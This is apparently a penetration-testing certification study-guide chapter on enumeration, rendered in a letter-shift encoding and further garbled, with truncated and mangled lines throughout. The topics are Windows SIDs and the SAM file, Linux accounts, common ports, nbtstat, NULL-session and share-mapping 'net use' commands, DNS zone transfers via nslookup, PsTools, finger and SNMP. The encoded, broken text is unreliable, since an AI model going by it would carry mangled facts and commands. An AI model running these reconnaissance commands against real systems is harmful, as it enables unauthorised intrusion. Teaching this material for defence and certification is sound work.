OLQNHG WR WKH XVHUQDPH ZLOO QRW ,Q IDFW \R
DQ DFFRXQW ZLWKRXW KDYLQJ WR PDQXDOO\ XSGDW
DVVRFLDWHG ZLWK WKDW XVHU WR UHEXLOG LWV LG

'HFRGLQJ 6,' 1XPEHUV

\$OO 6,'V VWDUW ZLWK 6 EXW DUH RWKHUZLVH X
FKRRVH WR GHFRGH WKH ZKROH 6,' WR GHWHUPLQH
EXW OHW¶V ORRN VSHFLILFDOO\ DW XVHU DFFRXQW\

7KH WZR PDLQ DFFRXQWV JXHVV DQG DGPLQLVWUD\
6SHFLILFDOO\ WKHVH DFFRXQWV HQG LQ IRU WKH
KROGV WUXH QR PDWWHU ZKLFK :LQGRZV V\ VWHP \R
WKHVH QXPEHUV \RX KDYH KLW SD\ GLUW

<RX¶OO DOVR ILQG 6,'V RQ HYHU\ LQVWDOODWLRQ R
DFFRXQWV

)RU H[DPSOH WKH 6 6,' FDQ EH IRXQG LQ DQ\ F
FRUUVSRQGV WR WKH /RFDO6\ VWHP DFFRXQW WKH
EHIRUH D XVHU ORJV RQ

7KH IROORZLQJ DUH D IHZ H[DPSOHV RI WKH VWULQJ
XQLYHUVDO DFURVV DOO :LQGRZV LQVWDOOV

- 6 1XOO 6,' ²7KLV LV DVVLJQHG ZKHQ WKH 6,' `
ZLWKRXW DQ\ PHPEHUV
- 6 :RUOG ²7KLV LV D JURXS FRQVLVWLQJ RI HY
- 6 /RFDO ²7KLV 6,' LV DVVLJQHG WR XVHUV ZKI
(YHQ WKRXJK \RX XVH D XVHUQDPH WR DFFHVV WKH

JURXS RU REMHFW E\ WKH 6,')RU H[DP SOH :LQGRZ
DQG VHH ZKHWKHU D SDVVZRUG PDWFKHV \$OVR 6,'
SHUPLVLRQV QHHG WR EH FKHFNHG²IRU H[DP SOH Z
VKDUHG UHVRXUFH 1RWH WKDW 6,'V DUH QHYHU UH)

6R :KHUH 'RHV \$OO RI 7KLV *HW 6WRUHG"

2EYLRXVO\ XVHU DQG JURXS LQIRUPDWLRQ LV YHU\
NHHS WUDFN RI DOO RI LW LQ :LQGRZV WKLV LV WK
SXW WKH 6\$0 LV D GDWDEDVH RQ WKH ORFDO KRVW
RI WKRVH ZKR KDYH DFFRXQWV RQ WKDW VSHFLILF \
WKH :LQGRZV 5HJLVWU\ IRU HDFK V\ VWHP

:LWKLQ WKH 6\$0 HDFK XVHU DFFRXQW LV DVVLJQHG
DVVRFLDWHG ZLWK DQ DFFRXQW FRPHV LQ WKH IRUF
HQFU\SWHG IRUPDW LQ ERWK /DQ 0DQDJHU /0 KDV
DOORZV WKH FRPSXWHU WR GHWHUPLQH LI WKH SDV
LQFRUUHFW DQG QHHGV WR EH UHHQWHUHG



%HIRUH , JHW FDOOHG RXW RQ WKH LQFOXV

LQ ZKLFK SDVVZRUGV DUH VWRUHG OHW PH FODUL
KDV FDSDELOLW\ LQ :LQGRZV KDV EHHQ GLVDEOH
PDMRULW\ RI VLWXDWLRQV LW VKRXOG EH NHSW W
VXSSRUW EXW LW LV SRVVLEOH WR DFWLYDWH LW
XQGHUWDNHQ DIWHU FDUHIXOO\ UHYLHZLQJ WKH F
PRUH RQ WKLV SDUW ODWHU LQ WKLV FKDSWHU

&RPSOHWH 3DWK

7KH 6\$0 ILOH LV ORFDWHG RQ HDFK :LQGRZV KRVW
+RZHYHU RQO\ LQ H[WUHPH FLUFXPVWDQFHV VXFK L
VLPLODU VLWXDWLRQ VKRXOG \RX HYHQ FRQVLGHU \
RU PHVVLQJ ZLWK WKLV ILOH LQ DQ\ ZD\ FRXOG HDV

:LQGRZV 9HUVLRQ 6XSSRUW

)RU DOO LQWHQWV DQG SXUSRVHV WKH 6\$0 ILOH LV
H[FHSW WKRVH WKDW DUH \HDUV ROG RU ROGHU
UXQV DV D EDFNJURXQG SURFHVV DQG WR WKH XVHU



7DNH QRWH WKDW WKH 6\$0 LV D ORFDO V\V

QHWZRUNV RXWVLGH RI YHUI\ VPD00 ZRUNJURXSV
\$FWLYH 'LUHFWRU\ RU 2SHQ/'\$3 DV ZHOO DV RWKHL

/LQX[%DVL F

7KH /LQX[DQG :LQGRZV RSHUDWLQJ V\ VWHPV GR KD' DQG RQH RI WKHP LV WKH QHHG IRU XVHUV DQG JUR V\ VWHPV ZH QHHG WR ORRN DW WKHP DV ZHO

8VHUV

0XFK OLNH :LQGRZV XVHUV /LQX[XVHUV PXVW KDYH DFFHVV WR D V\ VWHP 8VHU DFFRXQWV FRQWDLQ DO DOO WKH UHVRXUFHV ILOHV DQG IROGHUV RQ D FR DVVRFLDWHG ZLWK D XVHU DFFRXQW FDQ EH VWRUH \$ W\SLFDO DFFRXQW XVHG WR ORJ LQ WR D /LQX[FR LQIRUPDWLRQ

- 8VHUQDPH DQG XVHU , ' 8 , '
- 3DVVZRUG
- 3ULPDU\ JURXS QDPH DQG JURXS , ' * , '
- 6HFRQGDUI\ JURXS QDPHV DQG JURXS , ' V
- /RFDWLRQ RI WKH KRPH GLUHFWRU\
- 3UHIHUHG VKHO

:KHQH YHU D XVHU DFFRXQW LV FUHDWHG /LQX[UHF WKH YDOXH\ HWF SDV\ ZLWK RQ WKH K\DWZLWVHODQ 7KH YL HGLWHG ZLWK DQ\ WH[W HGLWRU

(DFK XVHU DFFRXQW KDV DQ HQWU\ UHFRUGHG LQ W XVHUQDPH SDVVZRUG 8 , ' * , ' QDPH KRPH GLUHFWRU\ VKHO

/HW\ V WDNH D ORRN DW ZKDW PDNHV XS WKH\ ZLQORU

- 7KH XVHUQDPH DQG XVHU , ' LGHQWLI\ WKH XVHU R FUHDWHG LW LV JLYHQ D QDPH DQG DVVLJQH D { QXPEHU 7KH 8 , ' PXVW EH D SRVLWLYH QXPEHU D DFFRXQWV 6\ VWHP DFFRXQWV XVXDOO\ KDYH QXP
- (DFK XVHU DFFRXQW KDV LWV RZQ SDVVZRUG ZKL FRPSXWHU LWVHOI RU RQ DQRWKHU FRPSXWHU RQ WKH\ SDV\ ZLWK R\ VKDGH :KHQ WKH XVHU ORJV L DQG SDVVZRUG /LQX[WDNHV WKH HQWHUHG SDVV HQFU\SWHG YDOXH WR WKH YDOXH RI WKH SDVVZR YDOXH LV WKH VDPH DV WKH YDOXH VWRUH LQ W JUDQWHG DFFHVV

- \$GPLQLVWUDWRUWH R#VH QZGVH WRK HROG XVHU DFFF
VWRUH WKH HQFU\SWH HGFSDV DZB DUG ZLQL MK HV UH DG
:KHQ WKLV PHWKRSDLVZIKV HGH QWUHQ KDKB QSDVVZRU
- *URXSV DUH XVHG WR DGPLQLVWHU DQG RUJDQLJH
SHUPLVLRQV DUH DVVLJQH WR D JURXS DOO XV
UHFHLYH WKH VDPH ULJKWV DQG SHUPLVLRQV 7K
LGHQWLILFDWLRQ QXPEHU *, ' 7KH SULPDU\ *, ' DC
LQ WKH SDVVZGH RQ WKH FRPSXWHU LWVHOI
- (DFK XVHU KDV D GHVLJQDWHG SULPDU\ RU GHIDX
DGGLWLRQDO JURXS FDOOHG VHFRQGDU\ JURXS
SURJUDPV WKRVH ILOHV DQG SURJUDPV DUH DVVR
FDQ DFFHVV ILOHV DQG SURJUDPV LI WKH\ DUH D F
DOORZ DFFHVV 7KH JURXS FDQ EH WKH XVHU\ V SL
JURXS
- \$OWKRXJK QRW VWULFWO\ SDUW RI WKH XVHU DFF
XVHU ORJLQ H[SHULHQFH *URXSV DQG *, 'V DUH XV
RWKHU ILOHV DQG IROGHUV 6HFRQGDU\ JURXS IF
HWF JURXQ WKH FRPSXWHU LWVHOI

6HUYLFHV DQG 3RUWV RI ,QWHUHVW

\$V ZH ZDGH GHSHU LQWR WKH HQXPHUDWLRQ SKDV
PRUH GHWDLOV DERXW SRUWV <RX DOUHDG\ KDYH
)XQGDPHQWDOV ' DQG &KDSWHU 36FDQQLQJ ' EXW
ILQG KDQG\

<RX VKRXOG H[SHFW GXULQJ \RXU VFDQQLQJ SKDVH
ZKLFK PD\ EH XVHIXO WR \RX IRU HQXPHUDWLRQ DQ
VKRXOG SD\ FORVH DWWHQWLRQ WR

7&3 2)733RUW LV XVHG IRU WKH)LOH 7UDQVIHU 3
IURP FOLHQW WR VHUYHU RU YLFH YHUV 7KH SURV
V\ VWHPV LQ XVH WRGD\

7&3 27HOQHW LV D ORQJ VWDQGLQJ SURWRFRO
FRQQHFW WR V\ VWHPV DQG UXQ SURFHVVHV RQ WKH
V\ VWHPV DQG GHYLFHV EXW KDV VHHQ GHFUHDVHG
VHFXULW\ IHDWXUHV IRU H[DPSOH SDVVZRUGV DUH

7&3 260737KLV SRUW LV XVHG VSHFLILFDOO\ IRU 6L
LV XVHG WR VHQG PHVVDJHV XVXDOO\ HPDLO IURP

7&3 2'16 7KLV SRUW LV XVHG IRU '16 JRQH WUDQVIH
WKH '16 V\ VWHP NHHSV VHUYHUV XS WR GDWH ZLWK

8'3 2'16 3D\ DWWHQWLRQ WR WKH IDFW WKDW ZH D

7&3 7KH 8'3 SRUW LV XVHG IRU QDPH TXHULHV DERX
7&3 2+773+\SHUWH[W 7UDQVSRUW 3URWRFRO LV D F
EURZVHUV DQG PDQ\ ZHE DSSOLFDWLRQV
7&3 253&7KLV SRUW LV XVHG GXULQJ FOLHQW VHUY
0LFURVRIW 2XWORRN WR FRPPXQLFDWH ZLWK 0LFUR
XVHG E\ WKH 5HPRWH 3URFHGXUH &DOO VHUYLFH LQ
7&3 21HW%,26LV SRUW DVVRFLDWHG ZLWK 1HW%,26
PHFKDQLVP GHVLJQHG WR SURYLGH QDPH UHVROXWL
7KH VHUYLFH DOORZV 1HW%,26 WR DVVRFLDWH QDPH
DQG VHUYLFHV ,W LV LPSRUWDQW WR QRWH WKDW \
DWWDFNHUV
7&3 21HW%,26W%,26 6HVVLRQ 6HUYLFH DOVR NQRZ
\RX PDQDJH FRQQHFWLRQV EHWZHHQ 1HW%,26 HQDE
DVVRFLDWHG ZLWK SRUW 7&3 7KH VHUYLFH LV X\
DQG WHDU WKHP GRZQ ZKHQ WKH\ DUH QR ORQJHU Q
7&3 260% RYHU 60% RYHU 7&3 RU 'LUHFW +RVW LV
LPSURYH QHWZRUN DFFHVV DQG E\SDVV 1HW%,26 XV
YHUVLRQV RI :LQGRZV VWDUWLQJ DW :LQGRZV DC
DVVRFLDWHG ZLWK 7&3
8'3 DQG 26103103 LV D SURWRFRO XVHG WR PDQ
GHYLFHV DQG KRVWV 7KH SURWRFRO LV GHVLJQHG
DQG RWKHU FDSDELOLWLV 6103 ZRUNV RQ WZR SRI
DQG WUDSV DUH UHFHLYHG RQ
7&3 8'3 2/'\$3 /LJKWZHLJKW 'LUHFWRU\ \$FFHVV 3UR'
DSSOLFDWLRQV WZR RI WKH PRVW FRPPRQ DUH \$FW
XVHG WR H[FKDQJH LQIRUPDWLRQ EHWZHHQ WZR SDI
LQGLFDWHV WKDW RQH RI WKHVH RU D VLPLODU SUR
7&3 8'3 2*OREDO &DWDORJDOREDO&DWDORJ 6HUYLF
0LFURVRIW\ \$FWLYH 'LUHFWRU\ DQG UXQV RQ SRUV
7KH VHUYLFH LV XVHG WR ORFDWH LQIRUPDWLRQ ZL



, FDQ¶W VWUHV V WKL V HQRXJK <RX PXVW I

DV LQ WKH ILHOG)RUWXQDWHO\ IRU WKH H[DP WK
 PXVW UHPHPEHU LQFOXGLQJ WKHLU 7&3 8'3 VWDW)
 SUHVHQWHG ZLWK SRUW QXPEHUV WKDW DUHQ¶W P
 \RX PXVW EH SUHSDUHG E\ KDYLQJ D OLVW RI SRUW
 FRPSXWHU RU VPDUWSKRQH -XVW EHFDXVH &(+ GR
 ZRQ¶W UXQ LQWR LW

5HPHPEHU JHWWLQJ FHUWLILHG LV RQH WKLQJ EX
 NQRZOHGJH

&RPPRQO\ ([SORLWHG 6HUFLFHV

7KH :LQGRZV 26 LV SRSXODU ZLWK ERWK XVHUV DQG
 QRZ OHW¶V IREFXV RQ DWWDFNHUV DQG ZKDW WKH\ F
 :LQGRZV KDV ORQJ EHHQ NQRZQ IRU UXQQQLQJ D QXP
 RSHQV XS D FDQ RI ZRUPV IRU D GHIHQGHU DQG D W
 VHUYLFH RQ D V\ VWHP LV GHVLJQHG WR SURYLGH H[
 VXFK DV ILOH VKDULQJ QDPH UHVROXWLRQ DQG QH
 FDQ KDYH RU VR VHUYLFHV UXQQQLQJ E\ GHIDXOW
 DSSOLFDWLRQV PD\ LQVWDOO

2QH VWHS LQ JDLQLQJ D IRRWKROG LQ D :LQGRZV V\
 VHUYLFH ZDV RULJLQDOO\ LQWHQGHG WR DVVLVW LC
 RQO\ 7KH VHUYLFH ZDV GHVLJQHG WR XVH FKDUD
 LGHQWLILQJ WKH PDFKLQH DQG WKH ODVW FKDUDFV
 PDFKLQH LWVHOI 1HW%,26 KDV SURYHQ WR EH D EO
 ORRN DW ZK\



1HW%,26 ZDV GHYHORSHG E\ 6\WHN DQG ,%C

WKDW ZHUH DYDLODEOH DW WKH WLPH 'XH WR WKH
 QHWZRUV WKH VHUYLFH LV QR ORQJHU SUHIHUUH

\$Q DWWDFNHU ZKR LV XVLQJ FHUWDLQ WRROV DQG V
 H[WUDFW TXLWH D ELW RI LQIRUPDWLRQ IURP 1HW%,
 FDQ VZHHS D V\ VWHP ILQG SRUW RSHQ DQG NQR
 ZLWK 1HW%,26 2QFH WKH SRUW KDV EHHQ LGHQWLIL
 LQIRUPDWLRQ VXFK DV ILOH VKDUHV SULQWHU VKDI
 JRRGLHV WKDW PD\ SURYH KHOSIXO

2QH RI WKH PDQ\ WRROV WKDW FDQ EH XVHG WR ZRI

FDOQEHGWD7KLV XWLOLW\ FDQ GLVSOD\ LQIRUPDWLRQ
VWDWLWLV IRU ORFDO RU UHPRWH V\WHPV ,QFC
RSHUDWLQJQEWVWDWDEQ DVVLVW LQ QHWZRUN WURXEOH'
VSHFLILFDOO\ GHVLJQH WR WURXEOHVKRRW QDPH
1HW%,26 VHUYLFH 'XULQJ QrupDO RSHUDWLQR D V
7&3 ,3 ZLOO UHVROYH 1HW%,26QDPHWRV,BJDGGUW
SUREOHPV ZLWK WKLW VHUYLFH

,Q DGGLWLRQ WKH XWLOLW\ KDV WKH DELOLW\ WR L
:LQGRZV ,QWHUQHW 1DPLQJ 6HUYLFH :,16

7DVNV <RX &DQbtStatZLWK

5XQ WKHFRPPDQG DV IROORZV WR UHWXUQ WKH QI
QEWVWDW H[H±D QHWELRV QDPH RI UHPRWH V\WHP

7KH VZLWFK FDQ EH XVHG WR UHWXUQ D OLVW RI DG
V\WHP KDV UHVROYHG 7KH FRPPDQG OLQH WKDW X
IROORZLQJ LI WKH WDUJHWHG V\WHP KDG DQ ,3 DG
QEWVWDW \$

7KH QEWVWDWFRPPDQG FDQ GR PXFK PRUH WKDV WKHVH W
SDUWLDO OLVW RI WKH RSWLRQFRPPDQG DEOH ZLWK '

- D UHWXUQV WKH 1HW%,26 QDPH WDEOH DQG 0HGLE
DGGUHV FDUG IRU WKH FRPSXWHU QDPH VSHFLIL
- \$ OLVWV WKH VDPHDLQRPDLWHQWKH WDUJHWV ,
- F OLVWV WKH FRQWHQWV RI WKH 1HW%,26 QDPH F
- Q 1DPHV GLVSOD\ WKH QDPHV UHJLVWHUH ORF
VHUYHU DQG UHGLUHFWRU
- U 5HVROYHG GLVSOD\ D FRXQW RI DOO QDPHV U
- V 6HVVLQRQV OLVWV WKH 1HW%,26 VHVVLRQV WDE
FRPSXWHU 1HW%,26 QDPHV
- 6 6HVVLQRQV OLVWV WKH FXUUHQW 1HW%,26 VHVV
DGGUHV

7KH QEWVWDWFRPPDQG LV FDVH VHQVLWLYH 1RWH WKDW
VRPH DUH ORZHUFDVH DQG WKLW LV KRZ \RX PXV
IRU WKH VZLWFK WKH FRPPDQG PD\ \LHOG LQFRUHH

- /LVW RI XVHUV DQG JURXS
- /LVW RI PDFKLQH

- /LVW RI VKDUHV
- 8VHUV DQG KRVW 6,'V

7KH 18// VHVVLRQ DOORZV DFFHVV WR D V\ VWHP XVL WKDW FDQ EH XVHG WR UHYHDO LQIRUPDWLRQ DERX UHTXLULQJ D XVHUQDPH RU SDVVZRUG WR GR VR ([SORLWLQJ D 18// VHVVLRQ LV D VLP SOH WDVN WKD)RU H[DPSOH DVVXPH WKDW D FRPSXWHU KDV WKH (ZRXOG PHDQ \RX FRXOG DWWDFK WR WKDW V\ VWHP I ,3 DGGUHVV RU QDPH RI WKH V\ VWHP EHLQJ WDUJHW QHW XVH ??]HOGD?LSF XVHU



1RWH WKDW WKH LV WKH ,3& VKDUH

7R YLHZ WKH VKDUHV DYDLODEOH RQ D SDUWLFXODU WR WKH VKDUH RQ WKH WDUJHW V\ VWHP LVVXH WKH QHW YLHZ ??]HOGD

7KLV FRPPDQG OLVWV WKH VKDUHV RQ WKH V\ VWHP DYDLODEOH QRWKLQJ ZLOO EH GLVSOD\HG 2QFH DQ DWWDFNHU KDV WKLV OLVW RI VKDUHV WK GDWD 7KLV LV HDV\ WR GR DWWDFK FRPSXWHU E\ XVLQ QHW XVH V ??]HOGD? VKDUHG IROGHU QDPH

<RX VKRXOG QRZ EH DEOH WR YLHZ WKH FRQWHQWV LV PDSSHG LQ WKLV H[DPSOH

6XSHU6FDQ

<RX XVHG 6XSHU6FDQ HDUOLHU WR GR VFDQQQLQJ E) DQG FDQ KHOS \RX ZLWK \RXU 1HW%,26 H[SORUDWL DEOLWLHV WR VFDQ 7&3 DQG 8'3 SRUWLQJ LQIRUPDWI KDV D IRUPLGDEOH VXLWH RI IHDWXUHV GHVLJQHG V LQIRUPDWLRQ

6XSHU6FDQ RIIHUV D QXPEHU RI XVHIXO HQXPHUDWL LQIRUPDWLRQ VXFK DV WKH IROORZLQJ IURP D :LQG

- 1HW%,26 QDPH WDEOH
- 18// VHVVLRQ
- 0\$& DGGUHVHV

- :RUNVWDWLRQ W\SH
- 8VHUV
- *URXSV
- 5HPRWH SURFHGXUH FDOO 53& HQGSRLQW GXPS
- \$FFRXQW SROLFLHV
- 6KDUHV
- 'RPDLQV
- /RJRQ VHVVLRQV
- 7UXVWHG GRPDLQV
- 6HUylFHV

'16 =RQH 7UDQVIHUV

\$ JRQH WUDQVIHU LV D QRUPDO SURFHVV SHUIRUPHG GDWDEDVH NQRZQ DV D JRQH WR DQRWKHU '16 VHU PRUH WKDQ RQH '16 VHUYHU LV DYDLODEOH WR DQV\ ,Q DQ\ JRQH WKHUH DUH ERWK D SULPDU\ '16 VHUYHI FRQILJXUH 8QGHU QRUPDO RSHUDWLRQV WKH VHF FRS\ RI WKH '16 GDWDEDVH LQ RUGHU WR HQVXUH W VHUYHUV

\$V D SHQHWUDWLRQ WHVWHU \RX FDQ FRPSDLW WRWK FRS\ RI WKH JRQH ILOH IRU \RXUVHOI %HFDXVH '16 QHWZRUNLQJ LW GRHVQ\W KDYH PXFK LQ WKH ZD\ F :KHQ '16 ZDV GHVLJQHG WUXVW ZDV PRUH RU OHVV ZD\ RI FKHFNLQJ IRU DXWKRUL]DWLRQ ZDV SHUIRUP 6R ZK\ VKRXOG \RX FDUH LI VRPHRQH JHWV D FRS\ R VWUDLJKWIRUZDUG ZKHQ \RX WKLQN DERXW LW 7KH D SRUWLRQ RI WKH '16 QDPHVSDFH ,I DQ DWWDFNHU WKH\ KDYH D URDGPDS RI ZKHUH FOLHQWV DUH ZLW DGGLWLRQ DQ DWWDFNHU FDQ LGHQWLI\ VHUYLFHV WHFKQRORJ\ WKURXJK 0; DQG 659 UHFRUGV UHVSHF WR KDYH

,Q RUGHU WR GHWHUPLQH LI \RX KDYH D WDUJHW WK ZRXOG PRUH WKDQ OLNHO\ SHUIRUP D SRUW VFDQ : V\VWHP \RX DUH ORRNLQJ IRU SRUW 7&3 VLQFH V RFFXU RQ E\ GHIDXOW 2QFH \RX ILQG WKLV \RX FDC /HW\ V ORRN DW KRZ WR SHUIRUP WKHQ SURFHVV XVI

(;(5&,6(

3HUIRUP LQJ D =RQH 7UDQVIHU

,Q WKL V H[HUFLV MOZHNZGOO WRS SHUIRUP D]RQH WUD

)RU RXU ILUVW H[DP SOH ZH ZLOO XVH :LQGRZV

\$W WKH :LQGRZV FRP PDQGRNDQG SHUWHU(QWHU

7KH FRPPDQG SURPSW! ZLOO ERFDQJH WR D

\$W WKH FRPPDQGV SURPSW H[DPSOH ERW WKH

QV H[DP SOH ERW WKH QDPH RU DGGUHV RI WKH

\$W WKH FRPPDQG OLQH HQWHU VHW W\SH DQ\ D(UHFRUGV IURP D VHUYHU

\$W WKH FRPPDQG SURPSW ERW WKH VOZLO DFWXD

LQIRUPDWLRQ WR \RX IURP WKH GRPDLQ LI WKH \

,I \RX ZDQW WR SHUIRUP WKL VDPH WDWNLRP DLQGX VR

\$W D FRPPDQG SURPSW DLQMHU

7KH WUDQVIHU ZLOO HLWKHU UHWXUQ UHFRUGV RU

,I WKH WUDQVIHU VXFFHHGV H[SHFW \RXU UHVXOW

0LFURVRIW :LQGRZV >9HUVLRQ @

&RS\ULJKW F 0LFURVRIW &RUSRUDWLRQ \$OO ULJKWV UH

& ?8VHUV?VHDQ!QVORRNXS

'HIDXOW 6HUYHU OLVD SRUWXJDO EHODLU FRP

\$GGUHV

! VHUYHU QV IXEDU FRP

'HIDXOW 6HUYHU QV UDQFLGEXWWHU FRP

\$GGUHV [[[[[[[[[[

! VHW W\SH DQ\

! OV G H[DP SOH FRP

>QV IXEDU FRP@

H[DP SOH FRP 62\$ QV UDQFLGEXWWHU FRP

ORJV UDQFLGEXWWHU FRP

H[DP SOH FRP 0; H[DP SOH FRP

H[DP SOH FRP 16 QV UDQFLGEXWWHU FRP

H[DP SOH FRP 16 QV UDQFLGEXWWHU FRP

H[DP SOH FRP \$ \ \ \ \ \ \ \ \ \ \ \

FSDQHO \$ \ \ \ \ \ \ \ \ \ \ \

IWS \$ \ \ \ \ \ \ \ \ \ \ \

ORFDOKRVW \$

PDLO &1\$0(H[DP SOH FRP

ZHEGLVN \$ \ \ \ \ \ \ \ \ \ \ \

ZHEPDLO \$ \ \ \ \ \ \ \ \ \ \ \

```
$      \\\ \\ \\\ \\
&1$0( H[DPSOH FRP
      62$   QV  UDQFLG EXWWHU FRP ORJV
```



VHFXULW\ LVVXHV ZLWK WKHLU LPSOHPHQWDWLRQ
WUDQVIHUV \$V RI WKH HGLWLRQ RI WKHLU VHU
VSHFLILF VHUYHUV XQOHVV RWKHUZLVH VSHFLILHG
WKDW LI WKH DWWDFN FLWHG KHUH LV DWWHPSWH
WKDQ OLNHOL ZLOO IDLO



NOTE

D W W S V W H F K Q H W P L F U R V R I W F R P H Q X V V \ V L Q W

7KH WRROV LQFOXGHG LQ WKH VXLWH GRZQORDGDE
3V([H([HFXWHV SURFHVVHV UHPRWHO\
3V)LOHVSOD\V ILOHV RSHQHG UHPRWHO\
3V*HW6'LOVSOD\V WKH 6,' RI D FRPSXWHU RU D XVHU
3V,QIRLVWV LQIRUPDWLRQ DERXW D V\VWHP
3V3LQJHDXUHV QHWZRUN SHUIRUPDQFH
3V.LQDOOV SURFHVVHV E\ QDPH RU SURFHVV ,'

3V/LV\WVWV GHWDLOHG LQIRUPDWLRQ DERXW SURFHV
3V/RJJHG2H\QWV \RX VHH ZKR\ V ORJJHG RQ ORFDOO\ D
LV LQFOXGHG
3V/RJ/LV\WPSV HYHQW ORJ UHFRUGV
3V3DVV2\6DQJHV DFFRXQW SDVVZRUGV
3V6HUY1EHZV DQG FRQWUROV VHUYLFHV
3V6KXWGR5\KQWV GRZQ DQG RSWLRQDOO\ UHERRWV D
3V6XVSH6\XG\SHQGV SURFHVVHV
3V8SWL6\KRZV \RX KRZ ORQJ D V\ VWHP KDV EHHQ UX\
3V8SWLPH1\ V IXQFWLRQDOLW\ KDV EHHQ LQFRUSRUD

(;(5&,6(

8VLQJ 3V,QIR
,Q WKLW H[HUFLVH \RX\Z\ROD\XQ\G\WKH\DLQ LQIRUPD
WDUJHW
\$W WKH :LQGRZV FRPPDQG\Q\SURFDSW\HW\Q\DPH K G
DQG SUHVV (QWHU
:KHQ WKH FRPPDQG H[HFXWHV \RX VKRXOG UHF
UHPRWH V\ VWHP\ V LQVWDOOHG KRWIL\HV DQG W

8VL *finger*

2Q WKH /LQX[8QL[VLGH RI WKLQ\Q\W\Q\W\SKUH\FIRPH\DQ\ZH\I
LQIRUPDWLRQ WKDW)ROD\H\SRDY\W\XPS\DM\CFRPPDQG EX\I
GHDO RI LQIRUPDWLRQ DERXW XVHUV WKDW PD\ EH :
,Q SUDF\W\H\FR\XOG EH H[HFXWHG LQ WKH IRUPDW
)LQJHU ±V XVHUQDPH!
7KLV ZRXOG KDYH WKH HIIHFW RI GLVSOD\LQJ LQIRU
OHDYLQJ WKH XVHUQDPH EODQN ZRXOG SURYLGH LQ
:DQW WR WDUJHW D UHPRWH V\ VWHP" (DV\ MXVW LV
)LQJHU ±O XVHU#KRVW
ZKH\W\H\LV WKH XVHUQDPH\W\H\W\K\H\GPDFKLQH QDPH \RX ZL

(QXPHUDWLRQ ZLWK 6103

\$QRWKHU XVHIXO PHFKDQLVP IRU HQXPHUDWLQJ D W
0DQDJHPPHQW 3URWRFRO 6103 7KLV SURWRFRO LV
GHYLFHV VXFH DV URXWHUV KXEV DQG VZLWFKHV
6103 FRPHV LQ WKUHH YHUVLRQV

6103Y 7KLV YHUVLRQ RI WKH SURWRFRO ZDV LQWUR
PDQDJLQJ QHWZRUN GHYLFHV :KLOH LW DFFRPSOLV
VWDQGDUGLJHG SURWRFRO LW ODFNHG VXFHHVV LQ
ZHUH DGGUHVHVG LQ ODWHU YHUVLRQV 2I LQWHUHV
GRHV QRW LQFOXGH DQ\ VHFXULW\ PHDVXUHV

6103Y 7KLV YHUVLRQ LQWURGXFHG QHZ PDQDJHPPHQW
WKDW ZHUH QRW LQFOXGHG LQ WKH LQLWLDO YHUVL
EDFNZDUG FRPSDWLEOH ZLWK 6103Y

6103Y 7KLV LV WKH ODWHVW YHUVLRQ RI WKH SURW
DUHD RI VHFXULW\ 7KH VHFXULW\ RI 6103Y LV IREFX
\$XWKHQWLFDWLRQ WR HQVXUH WKDW WUDSV DUH
3ULYDHFU\SWV WKH SD\ORDG RI WKH 6103 PHVVD
XQDXWKRULJHG XVHUV

6103 LV DQ \$SSOLFDFWLRQ OD\HU SURWRFRO WKDW IX
DFURVV SODWIRUPV PHDQLQJ LW FDQ EH DFFHHVHVG
LQFOXGLQJ :LQGRZV /LQX[DQG 8QL[7KH PDLQ UHT
QHWZRUN LV UXQQQLQJ 7&3 ,3

6103 HQXPHUDWLRQ IRU WKH HWKLFDQ KDFNHU FRQV
SURWRFRO WR UHYHDO XVHU DFFRXQWV DQG GHYLFH
XQGHUVWDQG KRZ WKLV LV SRVVLEOH OHW\V GHQY
,Q WKH 6103 V\ VWHP WZR FRPSRQHQWV DUH UXQQQLQ
PDQDJHPPHQW VWDWLRQ 7KH DJHQW LV ORFDWHG RQ
ZKHUHDV WKH PDQDJHPPHQW VWDWLRQ FRPPXQLFDW



ORVW PRGHUQ HQWHUSULVH OHYHO LQIUDV
DQG VZLWFKHV FRQWDLQV DQ 6103 DJHQW EXLOW L

7KH V\ VWHP ZRUNV WKURXJK WKH XVH RI WKH DJHQW
7KH 6103 PDQDJHPPHQW VWDWLRQ VHQQV D UHTXH
7KH DJHQW UHFHLYHV WKH UHTXHVW DQG VHQQV
7KH PHVVDJHV VHQW EDFN DQG IRUWK IXQFWLRQ E\

DGGLWLRQ WKH DJHQW XVHV WUDSV WR OHW WKH P
RFFXUUHG VXFK DV IDLOXUH RU UHERRW WKDW QHI

0DQDJHPHQW ,QIRUPDWLRQ %DVH

0DQDJHPHQW ,QIRUPDWLRQ %DVH 0,% LV D GDWDEI
QHWZRUN REMHFW WKDW FDQ EH PDQDJHG WKURXJ
KLHUDUFKLFDOO\ RUJDQLJHG LQIRUPDWLRQ ,W SURY
DJHQW\ V LQIRUPDWLRQ DQG VWRUDJH 0,% HOHPHQW
7KH REMHFW LGHQWLILHU 2,' LV WKH QXPHULF QDP
URRW RI WKH 0,% WUHH ,W FDQ XQLTXHO\ LGHQWLIL
0,% PDQDJHG REMHFWV DQFHUWK WKDW GHILQH D VLQ
WDEXH\ REMHFW WKDW GHILQH JURXS RI UHODWHG R
LQFOXGH WKH REMHFW\ V WISH VXFK DV FRXQWHU '
UHDG ZULWH VLJH UHVWULFWLRQV DQG UDQJH LQIR
6103 PDQDJHU IRU FRQYHUWLQJ WKH 2,' QXPEHUV LQ
%\ GHIDXOW 6103 WHQGV WR FRQWDLQ WZR SDVVZR
LQIRUPDWLRQ IURP DQ DJHQW

- 5HDG FRPPXQLW\ VWULQJ
 &RQILJXUDWLRQ RI WKH GHYLFH RU V\ VWHP FDQ
 7KHVH VWULQJV DUH SXEOLF
- 5HDG ZULWH FRPPXQLW\ VWULQJ
 &RQILJXUDWLRQ RQ WKH GHYLFH FDQ EH FKDQJH
 7KHVH VWULQJV DUH SULYDWH

\$OWKRXXJK WKHVH VWULQJV FDQ EH FKDQJHG WKH\ I
\$WWDNFNHUV FDQ DQG ZLOO WDNH WKH RSSRUWXQLW
WKH GHIDXOW SDVVZRUGV IRU FKDQJLQJ RU YLHZLQ
HWKLFDO KDFNHU \RX ZLOO DWWHPSW WR XVH WKH
GHYLFH IRU ODWHU DWWDFNV

7KH IROORZLQJ FDQ EH H[WUDFWHG WKURXJK 6103

- 1HWZRUN UHVRXUFHV VXFK DV KRWWV URXWHUV
-)LOH VKDUHV
- \$53 WDEOHV
- 5RXWLQJ WDEOHV
- 'HYLFH VSHFLILF LQIRUPDWLRQ
- 7UDIILF VWDWLVLV

&RPPRQO\ XVHG 6103 HQXPHUDWLRQ WRROV LQFOXG
1HWZRUN %URZVHU

616FDQ

